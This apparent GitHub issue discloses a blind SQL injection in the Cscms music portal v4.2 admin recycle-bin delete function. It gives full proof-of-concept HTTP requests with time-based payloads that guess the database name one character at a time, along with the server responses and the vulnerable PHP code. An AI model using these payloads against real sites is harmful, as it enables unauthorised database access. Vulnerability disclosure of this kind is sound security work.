

New issue

[Jump to bottom](#)

# SQL injection vulnerability exists in Cscms music portal system v4.2 #12

**Open** Am1azi3ng opened this issue on Mar 15 · 0 comments

Am1azi3ng commented on Mar 15

SQL injection vulnerability exists in Cscms music portal system v4.2

There is a SQL blind injection vulnerability in dance\_Dance.php\_del

## Details

Add a song after administrator login



## POC

```
POST /admin.php/dance/admin/dance/save HTTP/1.1
Host: cscms.test
Content-Length: 292
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/dance/edit
Accept-Encoding: gzip, deflate
```

Connection: close

cid=1&addtime=ok&name=1&color=&pic=&user=&cion=0&purl=&durl=&reco=0&tid=0&fid=0&zc=&zq=&bq=&hy=&singe



When deleting songs in the recycle bin, construct malicious statements and implement sql injection

```
POST /admin.php/dance/admin/dance/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHc0kF4oyCoI8INzjjyeMF3fURy57grmVzbA;
cscms_session=kpqu73c981vqmbbkebu36pbd3pferpdb
Connection: close

id=7)and(sleep(5))--+
```

2 Host: cscms.test  
3 Content-Length: 21  
4 Accept: application/json, text/javascript, \*/\*; q=0.01  
5 X-Requested-With: XMLHttpRequest  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36  
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
8 Origin: http://cscms.test  
9 Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3  
10 Accept-Encoding: gzip, deflate  
11 Accept-Language: zh-CN,zh;q=0.9  
12 Cookie: cscms\_admin\_id=3HtLFUmqin4; cscms\_admin\_login=6hHrWKPjGz1%2FN9C4mVlc0kF4oyCoI8INzjyjeMF3fURy57grnVzbA; cscms\_session=kpqu73c98lvqmbbkebu36pbd3pferpdb  
13 Connection: close  
14  
15 |id=7) and (sleep(5))-->

2 Date: Wed, 19 Jan 2022 02:39:51 GMT  
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  
4 X-Powered-By: PHP/5.6.9  
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
7 Pragma: no-cache  
8 X-Generator: Cscms v4 (http://www.chshoms.com)  
9 Set-Cookie: cscms\_session=kpqu73c98lvqmbbkebu36pbd3pferpdb; expires=Wed, 19-Jan-2  
10 Connection: close  
11 Content-Type: text/html; charset=utf-8  
12 Content-Length: 136  
13  
14 [{"error":0,"info":{"url":"/admin.php/dance/admin/dance?yid=3&v=2436"},"msg":{

Done 0 matches 0 matches  
896 bytes 5.209 mils

The payload executes and sleeps for 5 seconds

1 POST /admin.php/dance/admin/dance?yid=3 HTTP/1.1  
2 Host: cscms.test  
3 Content-Length: 63  
4 Accept: application/json, text/javascript, \*/\*; q=0.01  
5 X-Requested-With: XMLHttpRequest  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36  
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
8 Origin: http://cscms.test  
9 Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3  
10 Accept-Encoding: gzip, deflate  
11 Accept-Language: zh-CN,zh;q=0.9  
12 Cookie: cscms\_admin\_id=3HtLFUmqin4; cscms\_admin\_login=6hHrWKPjGz1%2FN9C4mVlc0kF4oyCoI8INzjyjeMF3fURy57grnVzbA; cscms\_session=kpqu73c98lvqmbbkebu36pbd3pferpdb  
13 Connection: close  
14  
15 |id=8) and (if(substr((select+database()),1,1)='c',sleep(5),1))-->


1 HTTP/1.1 200 OK  
2 Date: Wed, 19 Jan 2022 02:42:17 GMT  
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  
4 X-Powered-By: PHP/5.6.9  
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
7 Pragma: no-cache  
8 X-Generator: Cscms v4 (http://www.chshoms.com)  
9 Set-Cookie: cscms\_session=kpqu73c98lvqmbbkebu36pbd3pferpdb; expires=Wed, 19-Jan-2  
10 Connection: close  
11 Content-Type: text/html; charset=utf-8  
12 Content-Length: 136  
13  
14 [{"error":0,"info":{"url":"/admin.php/dance/admin/dance?yid=3&v=1151"},"msg":{

Done 0 matches 0 matches  
896 bytes 0.120 mils

```
2 host: cscms.test
3 Content-Length: 63
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://cscms.test
9 Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: cscms_admin_id=3HtLFUaggin4; cscms_admin_login=
  6HtRkPiGz1%2FN9C4hmVh0k0kF4oyGo18NzjjyemF3fURy57grwVzbA; cscms_session=
  kpqu73c98lvqnbkbebu36pbd3pferpdb
13 Connection: close
14
15 id=9) and (if(substr((select database()),1,1)='a', sleep(5),1))-->
```

```
2 Date: Wed, 19 Jan 2022 02:45:22 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Cscms v4 (http://www.chshcms.com)
9 Set-Cookie: cscms_session=kpqu73c98lvqnbkbebu36pbd3pferpdb; expires=Wed, 19-Jan-2
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 136
13
14 {"error":0,"info":{"url":"/admin.php/dance/admin/dance?yid=3&v=B157"},"msg":{"
```

Done 0 matches 696 bytes 47 ms



Because the first letter of the background database name is "c", it sleeps for 5 seconds

## Vulnerability source code

```
220 public function del(){
221     $yid = intval($this->input->get('yid')); $yid: 3 $this: {<CI_Controller>instance => null, benchmark => CI_Benchmark, hooks => CI_Hooks, config => CI_Config, log => CI_Log, ...}
222     $ids = $this->input->get_post('id'); $ids: "9)and(if(substr((select database()),1,1)='a',sleep(5),1))-- "
223     $ac = $this->input->get_post('ac'); $ac: null
224     // 检查权限
225     if($ac=='del'){
226         if(empty($ids)) get_json('请选择要删除的数据');
227         if(is_array($ids)){
228             $ids=implode(';', $ids); $ids: "9)and(if(substr((select database()),1,1)='a',sleep(5),1))-- "
229             $ids=$ids; $ids: "9)and(if(substr((select database()),1,1)='a',sleep(5),1))-- "
230         }
231         // 检查删除权限
232         if($yid==3){ $yid: 3
233             $result=$this->db->query("select * from ".$this->db->prefix."dance_hui where id in('".$ids."')");
234             $this->load->library('css');
235             foreach ($result as $row) {
236                 if(empty($row->pic)){
237                     $this->css->del($row->pic,'dance'); // 删除图片
238                 }
239                 if(empty($row->url)){
240                     $this->css->del($row->url,'music'); // 删除背景音乐文件
241                 }
242             }
243             $this->db->del('dance_hui',$ids);
244         }else{
245             $table = $yid==2 ? 'dance_verify' : 'dance';
246             $this->db->del($table,$ids);
247         }
248     }
249 }
```

Close "id" to achieve blind injection, so the vulnerability exists

---

No one assigned

---

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

1 participant

